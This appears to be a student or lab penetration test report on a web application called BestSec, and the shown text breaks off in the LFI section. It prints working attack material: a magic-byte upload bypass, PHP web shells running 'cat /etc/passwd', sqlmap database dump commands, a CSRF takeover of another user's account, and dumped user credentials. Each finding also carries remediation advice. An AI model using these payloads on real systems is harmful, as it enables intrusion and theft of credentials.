

Fekki Solutions

2023 Security Assessment Report Prepared For

The logo for BESTSEC, featuring the word "BESTSEC" in white, bold, uppercase letters centered within a solid purple rectangular background.

BESTSEC

Report Issued: 20/1/2023.

Confidentiality Notice

Information that is private, privileged, and sensitive is contained in this report. The confidentiality of the information in this document should be safeguarded. The publication of this material could harm BestSec's reputation or encourage assaults against the company. Fekki Solutions disclaims all responsibility for any direct, indirect, punitive, or consequential losses resulting from the use of this information.

Disclaimer

Remember that not all vulnerabilities on the systems covered by the engagement may be revealed by this evaluation. The findings from a "point-in-time" evaluation of the environment surrounding BestSec are summarized in this paper. The outcomes of the assessment could be impacted by any changes made to the environment while testing was taking place.

TABLE OF CONTENTS

Confidentiality Notice	2
<i>Information that is private, privileged, and sensitive is contained in this report. The confidentiality of the information in this document should be safeguarded. The publication of this material could harm BestSec's reputation or encourage assaults against the company. Fekki Solutions disclaims all responsibility for any direct, indirect, punitive, or consequential losses resulting from the use of this information.</i>	
Disclaimer	2
EXECUTIVE SUMMARY	5
Field Requirement Recommendation	5
HIGH LEVEL ASSESSMENT OVERVIEW	6
Observed Security Strengths	6
Areas for Improvement	7
Fekki Solutions is offering recommendations to BestSec in order to improve the security of their network. The goal is to reduce the probability of an attacker being successful in attacking BestSec's information systems and to minimize the impact of an attack if it happens. By implementing these recommendations, BestSec will be taking proactive steps to secure their network and protect their information systems from potential threats.	
Short Term Recommendations	7
Long Term Recommendations	7
SCOPE	8
All evaluation was done in accordance with the scope outlined in the Request for Proposal (RFP) and any official written correspondence. These would be the items that fall under the scope.	
Pages	8
Hidden Directories	8
Additional Pages	9
TESTING METHODOLOGY	10
	10

CLASSIFICATION DEFINITIONS	11
Risk Classifications	11
Exploitation Likelihood Classifications	11
Business Impact Classifications	12
Remediation Difficulty Classifications	12
ASSESSMENT FINDINGS	13
APPENDIX B - ENGAGEMENT INFORMATION	38
Client Information	38
Version Information	38
Contact Information	38
APPENDIX C – REFERENCES	Error! Bookmark not defined.

EXECUTIVE SUMMARY

On January 21, 2023, Fekki Solutions conducted a security evaluation of BestSec's internal corporate network. A penetration test conducted by Fekki Solutions conducted an attempt to access components within BestSec's web - based application by an external black hat hacker. The goal of this audit was to find and pinpoint weaknesses in BestSec's web infrastructure and offer solutions for fixing the problems. Within the parameters of the engagement, Fekki Solutions discovered a total of nine vulnerabilities, which are listed in the table below by level of severity.

CRITICAL	HIGH	MEDIUM	LOW
2	3	3	1


High severity flaws potentially allow attackers to get into the system and gain access to any integrated databases used by the web application, such as those containing usernames and passwords, flags, and maybe information schema. The data will also be considerably simpler to retrieve if it isn't encoded. In the event of another successful attack, hackers might upload and remove even more harmful files, such as backdoors, and run scripts remotely on the web application's backend architecture in order to access data they shouldn't be able to. Security fixes should be put into place as outlined in the security assessment's results to guarantee data confidentiality, integrity, and availability.

Please take note that not all vulnerabilities on the systems included by this assessment may be known. The outcomes of the assessment could be impacted by any changes made to the environment while testing was taking place.

Field Requirement Recommendation

The sign-up and contact pages have several problems that were found during testing. For instance, there is no email format requirement on the sign-up page, so a user can create an account by entering just one letter. Another problem is that there are no password requirements set, and the repeat password function does not check to see if the entered characters match those in the other password field. A similar issue is also in the contact page, same as the sign

up there is not set email format required in order to submit a request (see figures 1.0.1, 1.0.2).



User Signup
Please fill in this form to create an account.

Email
a123


Password
●●●

Repeat Password
●●●●

By creating an account you agree to our Terms & Privacy.

SIGN UP

Figure 1.0.1: Sign up with not format and different passwords.



User Signup
Please fill in this form to create an account.

User created successfully.

mail

Figure 1.0.2: Sign up successful.

HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strengths

Fekki Solutions disclosed the following strengths in BestSec's network which greatly offer increased security within the network. BestSec should follow up and continue to keep an eye on these controls to ensure their effectiveness.

Input Sanitization on sign-up.

- BestSec utilized input sanitization on the sign-up page where the field detect certain characters and blocks them from running.
- For example, if a user tried to enter a reflected XSS script, the page would read it as a normal input and will not run it.

Areas for Improvement

Fekki Solutions is offering recommendations to BestSec in order to improve the security of their network. The goal is to reduce the probability of an attacker being successful in attacking BestSec's information systems and to minimize the impact of an attack if it happens. By implementing these recommendations, BestSec will be taking proactive steps to secure their network and protect their information systems from potential threats.

Short Term Recommendations

Fekki Solutions is advising BestSec to take immediate action by implementing certain measures in order to reduce the risk to their business.

File Upload

- Although BestSec has implemented certain precautions in order to only allow certain file types and extensions from being uploaded, by detecting the extension at the end of each file, this is not efficient enough.
- Rather than just detecting the extension, BestSec should use a server-side script that checks the magic bytes of a file and validates the contents of the file for safety.

Long Term Recommendations

Fekki Solutions suggests taking specific steps over the next 6 months to address issues that can be difficult to solve but do not pose an immediate threat to the business operations.

Security Policy

- BestSec can improve their security policy by implementing risk assessments, security awareness training and incident response procedures, and regularly reviewing and updating the policy to align with industry standards and best practices.
- As well as setting field requirements where there is a minimum number of characters, numbers, and symbols required in order to create an account as well as requiring the proper email format.

SCOPE

All evaluation was done in accordance with the scope outlined in the Request for Proposal (RFP) and any official written correspondence. These would be the items that fall under the scope.

Pages

Name	Note
Home	Basic index home page
About	Info about BestSec
Services	BestSec services explained
Contact	Input fields to contact BestSec
Sign-up	Input fields to create an account with BestSec

Hidden Directories

Name	Extension	Note
Best-sec	css	CSS file of website design
Cld-log	php	Login page after creating an account
control	inc	Starts the session after successful login
exit	php	Terminates the session after logout
Header	php	Header tool bar in profile.php
Login-user	php	Same as the login page
Profile	php	View profile options after login
search	php	Search bar in profile.php
Update-user	php	Updates password for logged in user

Additional Pages

These pages were not discovered by any directory scanning tool or scrapping tools

Name	Note
Support.php	Upload filed where you can only upload png, jpeg, and image files
/Uploads	File on the database where you can view all the uploaded files by all the users

TESTING METHODOLOGY

Fekki Solutions divided their testing methodology into three stages: Reconnaissance, Target Assessment, and Execution of Vulnerabilities. During reconnaissance, information about BestSec's web application infrastructure was obtained through directory scanning and other enumeration methods. Next, Fekki Solutions simulated an attacker exploiting vulnerabilities in BestSec's internal infrastructure during the targeted assessment phase, collecting evidence of vulnerabilities without disrupting normal business operations.

The following image is a graphical representation of this methodology.



CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The organization is immediately threatened by the vulnerability. Successful exploitation might have a long-term impact on the company. There should be prompt remediation.
High	7-9	The organization is urgently threatened by the vulnerability, so repair work should be given top priority.
Medium	4-6	Successful exploitation is conceivable and might cause a noticeable disruption in business operations. When it is possible, this vulnerability needs to be fixed.
Low	1-3	The organization is not at all/barely threatened by the vulnerability. This vulnerability should be acknowledged and, if practical, remedied.
Informational	0	The organization is not directly threatened by these discoveries, but they could lead to unintended business process behavior or the disclosure of private company data.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation techniques are well-known and can be carried out with the aid of freely accessible tools. The vulnerability could be successfully exploited by automated tools and low-skilled attackers with little difficulty.
Possible	Exploitation techniques are widely used, may be carried out with open-source tools, but need configuration. For exploitation to be successful, the underlying system must be understood.
Unlikely	Exploitation calls for highly developed technical abilities or a thorough understanding of the underlying systems. Successful exploitation might call for specific circumstances.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may cause substantial business function disruptions throughout the corporation as well as severe monetary loss.
Moderate	Successful exploitation might seriously impair non-critical corporate operations.
Minor	Few users may be impacted by successful exploitation, which won't significantly interfere with daily business operations.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may necessitate time-consuming, complex system modification. Disrupting typical corporate operations may be necessary for remediation.
Moderate	Minor additions or reconfigurations that are time- or money-consuming may be needed as part of remediation.
Easy	In a short period of time, remediation can be completed with little trouble.

ASSESSMENT FINDINGS

Number	Finding	CVS Risk Score	Risk	Page
1	RCE (Remote Code Execution)	10	Critical	/uploads
2	SQL injection	10	Critical	/cld-mgmt/cld-log.php
3	CSRF manipulation	9	High	/cld-mgmt/update-user.php
4	File Upload bypass	8	High	/support.php
5	LFI	8	High	/index.php
6	Click Jacking attack	6	Medium	/cld-mgmt/cld-log.php
7	Directory Traversal	5	Medium	-----
8	Session Hijacking	5	Medium	/cld-mgmt/update-user.php
9	Reflected XSS	2	Low	/contact.php
10	Passwords are encoded in Base64	0	Information	Users Database
11	No email format required in contact page	0	Information	/contact.php
12	No email format required in sign-up page	0	Information	/signup.php

1 – File upload bypass

HIGH RISK (8/10)	
Exploitation Likelihood	Likely
Business Impact	Major
Remediation Difficulty	Easy

Security Implications

Due to weak file extension checking. Which BestSec's web application checks only for the extension and ensures that it matches with the extensions whitelist, a user can simply bypass this check by changing the magic bytes of the script using a simple text editor and upload a malicious file into the database, this will lead to RCE if the attacker is experienced enough and could lead to sensitive files being stolen or even deleted and put under ransom.

Analysis

Due to the poor checking of the files contents and type an attacker can enter "GIF87a;" which is the magic byte of a GIF file right before the script (see figure 1.2.1)

```
GIF87a;<?php
alert("Ali El Fekki sends his regards");

function alert($msg) {
    echo "<script type='text/javascript'>alert('$msg');</script>";
}
?>
```

Figure: 1.2.1

The website will simply see this as a GIF file and submit it normally even though it is actually a php file with a custom alert message. After adding the magic byte the attacker will then select the file to upload in the /support.php page and click upload (see figure 1.2.2).

Sorry, only jpg and png files are allowed. File is an image - image/gif. The file FileTest.php has been uploaded.

Figure: 1.2.2

As you can see the website first detected it is not a png or jpeg file but still allowed the upload to be done. The attacker can then go to the found directory of /uploads, click on his file and execute the code uploaded (see figure 1.2.3)




Figure: 1.2.3

As mentioned before, if an attacker is abled and has moderate experience he could make a code that is much more malicious that an alert and even execute machine commands inside the websites internal database which is called RCE (Remote Code Execution).

Recommendations

- In order to secure this vulnerability, it should not pose as a time-consuming task.
- BestSec should implement a code which checks for the magic bytes of the file instead of checking just for the extension, as well as, checking for the content of the file itself whether it's malicious or just a normal image.

References (opt)

- https://owasp.org/Top10/Web_Application_Security_Risks#File_Upload_Security
- <https://www.sans.org/blog/secure-file-uploads-best-practices/>

2 – RCE

CRITICAL RISK (10/10)	
Exploitation Likelihood	Possible
Business Impact	Major
Remediation Difficulty	Easy

Security Implications

Since the File Upload exploit is most likely to be exploited this raises the issue of RCE, since the attacker already has the knowledge on how to upload a malicious file to the web server, he can now modify the code enough to the point of machine command execution, which has a lot of possibilities as he can now use every Linux command he pleases to use on the internal network. Such as “cat” or “chmod” and even “ls” to list all contained files. As seen by this description this cause this issue to be a Critical security flaw.

Analysis

Furthermore, due to the file upload vulnerability, the attacker can upload a very malicious script to the webserver, example code: (see figure 1.3.1)

```
GIF87a;<?php system("cat /etc/passwd");?>
```

Figure: 1.3.1

Implementing the magic byte to upload the file, we then added “system(“”)” which allows us to add a Linux command that will run upon opening the file, “cat /etc/passwd” simply prints the contents of the passwd file which contains the passwords and usernames of the admins of the machine (see figure 1.3.2)

```
GIF87a;root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:./nonexistent:/usr/sbin/nologin
```

Figure: 1.3.2

The code executed perfectly and the server did not detect it, we now have full access to this directory, and basically every other directory based on the host server, as we can change the command to our liking, here is another example (see figure 1.3.3)

```
GIF87a;<?php system("cd /var/www/html && cat contact.php");?>
```

Figure: 1.3.3

This time the code first uses “CD” to go to a certain directory in this case it’s the default Apache2 location for website files. We then used “cat” in order to print the contents of the page called contact.php (see figure 1.3.4)

GIF87a;

Contact Us

Name

Email

Phone number

Select Service

Message

Figure: 1.3.4

Recommendations

- It should not be a time-consuming task to close this vulnerability.
- Instead of merely looking at the file's extension, BestSec should create a code that also examines the file's magic bytes to determine whether it contains malicious code or is simply a benign image.

- BestSec should also implement file sanitization where it would check whether the contents of the file even if it's code that managed to bypass the content checker, to disallow it from running.

References (opt)

- https://owasp.org/Top10/Web_Application_Security_Risks#File_Upload_Security
- <https://www.sans.org/blog/secure-file-uploads-best-practices/>
- https://owasp.org/Top10/Web_Application_Security_Risks#Command_Injection
- <https://www.sans.org/blog/rce-prevention-in-web-applications/>

3 – SQL

CRITICAL RISK (10/10)	
Exploitation Likelihood	Unlikely
Business Impact	Major
Remediation Difficulty	Hard

Security Implications

During testing we were able to exploit SQL correctly and therefore actively monitoring the servers users database which gave us access to all usernames as well as all the passwords for the users, however, the passwords were indeed encoded, but unfortunately they were encoded using a very simple algorithm that was very simple to crack (Base64) using a simple online decoder. An attacker gaining access to this information will lead to a lot of implications and will disrupt the normal work flow. If unleashed to the public this will also lead to removing the trust between the customer and BestSec.

Analysis

In order to do this, we first intercepted the request when logging in to the website using burp suite and FoxyProxy, through /cld-mgmt/cld-log.php, after doing that, we sent the request to a module in burp suite called repeater, we then saved the request and imported it into another tool called SQLmap, which basically maps the entire websites data base if vulnerable (see figures 1.4.1, 1.4.2)

```
-[x]-[fekki@parrot]-[~]
→ $sqlmap -r /home/fekki/request.txt --dbs
```

Figure: 1.4.1

```
[02:04:49] [INFO] retrieved: myawla
[02:05:12] [INFO] retrieved: information_schema
[02:06:32] [INFO] retrieved: performance_schema
[02:07:51] [INFO] retrieved: sys
[02:08:06] [INFO] retrieved: hawkeye
[02:08:36] [INFO] retrieved: robin
```

Figure: 1.4.2

Seeing all the databases, two of them peaked our interest, so we decided to look through them and reveal their contents. (see figures 1.4.3, 1.4.4)

```
[x]-[fekki@parrot]-[~]
$sqlmap -r /home/fekki/request.txt -D hawkeye --tables
```

Figure: 1.4.3

```
[fekki@parrot]-[~]
$sqlmap -r /home/fekki/request.txt -D robin --tables
```

Figure: 1.4.4

These two commands printed all the table contents inside these two databases (see figures 1.4.5, 1.4.6)

```
Database: hawkeye
[1 table]
+-----+
| secrets |
+-----+
```

Figure: 1.4.5

```
Database: robin
[2 tables]
+-----+
| service |
| users   |
+-----+
```

Figure: 1.4.6

Evidently users and secrets have peaked our interest, deciding to get deeper we ran these commands (see figure 1.4.7, 1.4.8)

```
[fekki@parrot]-[~]
$ sqlmap -r /home/fekki/request.txt -D hawkeye -T secrets --dump
```

Figure: 1.4.7

```
[fekki@parrot]-[~] (interesting pages found inside)
$ sqlmap -r /home/fekki/request.txt -D robin -T users --dump
```

Figure: 1.4.8

These two commands allowed us to dump all the contents of the chosen rows in the database (see figures 1.4.9, 1.5.1)

```
Table: secrets
[1 entry]
+-----+
| flag                                     |
+-----+
| L@5Tw@shinetocapture-5Machines-9Vulnerability |
+-----+
```

Figure: 1.4.9

```
+-----+-----+
| pass          | uname          |
+-----+-----+
| <blank>        | <blank>        |
| bmFkZXI=       | nader@an.com   |
| bmV3cGFzcw==  | azzabi@gmail.com |
| cGFzc3dvcmQh  | az@gmail.com   |
| MTIz          | alielfekki@gmail.com |
| MTIzNDU=       | Test           |
| MTIzNDU=       | Test           |
| WkFQ          | ;              |
| WkFQ          | ;ping -n 3 localhost |
+-----+-----+
```

Figure: 1.5.1

Hawkeye provided a flag which will not be used in this testing phase, while robin users contained all the registered users on the database, as you can see the pass column is encoded in some way, how ever it was very easy to detect that it is encoded in Base64.

Recommendations

- It will be very hard to remediate this vulnerability as major changes will needed to be done
- Use prepared statements, parameterized queries, or stored procedures to prevent untrusted input from being interpreted as part of a command or query.
- Use a Web Application Firewall (WAF) to block SQL injection attempts.
- Use encryption to protect the sensitive data that could be leaked, evidently an algorithm stronger than Base64, and maybe resort to hashing using AES and other up to date algorithms.

References (opt)

- https://owasp.org/www-community/attacks/SQL_Injection
- <https://owasp.org/top10/owasp-top-10-2017-rc1/A1-Injection>
- <https://owasp.org/www-project-web-application-firewall/>

4 – CSRF

HIGH RISK (9/10)	
Exploitation Likelihood	Unlikely
Business Impact	Major
Remediation Difficulty	Hard

Security Implications

Exploiting CSRF can lead to a lot of accounts being compromised, since the attacker can simply send them a link acting as if it's a link to the reset password page, but in reality, as soon as they open it, their password will be reset and changed to the password the hacker placed into the request. This will cause a lot of accounts being stolen and so hinder the workflow

Analysis

To do this, we simply intercepted the request during the reset password request page, getting a hold of this request using burp suite, after doing that, we sent the request to the repeater, and since the email and password field can be seen clearly you can easily change them manually (see figures 1.6.1, 1.6.2)




Figure: 1.6.1




Figure: 1.6.2

As seen in figure 1.5.2 this is the original request in the repeater, you can see the password and username of the account being changed, in figure 1.5.3, we changed the password and clicked on send, in order to send the request to the website, accordingly the password changed. An even more dangerous attribute is that the attacker can also change the email or username field in order to change the password to another user totally remotely (see figure 1.6.3)




Figure: 1.6.3

As seen here we borrowed a username other than ours, we got hold of that username using the previous SQL attack which allowed us to view all user lists, putting the new username in the email field and then changing the password field we successfully changed the password of this account without any user interaction.

Recommendations

- Use anti-CSRF tokens: Generate a unique token for each user session and include it in the HTML forms and links of the web application. Verify the token on the server side before processing any requests.
- Use the "X-CSRF-TOKEN" header: Include a custom header, such as "X-CSRF-TOKEN", in the request, and check it on the server side.
- Use the "CSRF-TOKEN" header: This header is added by some frameworks as a CSRF protection mechanism, check the presence of this header in the request before processing it.

References (opt)

- <https://owasp.org/www-community/attacks/csrf>
- <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r4.pdf>
- https://owasp.org/top10/owasp-top-10-2017-rc1/A5-Security_Misconfiguration

5 – LFI (Local File Inclusion)

HIGH RISK (8/10)	
Exploitation Likelihood	Unlikely
Business Impact	Moderate
Remediation Difficulty	Moderate

Security Implications

By manipulating the input to a web application, an attacker can include a local file, such as a configuration file or a log file, on a web page if the vulnerability known as (LFI) is properly executed. LFI risks include data leaking, which allows an attacker to obtain private information such configuration files containing secret keys or database login credentials. LFI can also be used for remote code execution, which allows an attacker to take control of a server by executing code on it by adding a file containing server-side scripts like PHP or ASP.

Analysis

We exploited LFI by first manipulating the URL in a certain way that allowed us to view the index.php page in a Base64 encoded view, this allowed us to see how the page includes the other files into the web application (see figures 1.7.1, 1.7.2)




Figure: 1.7.1

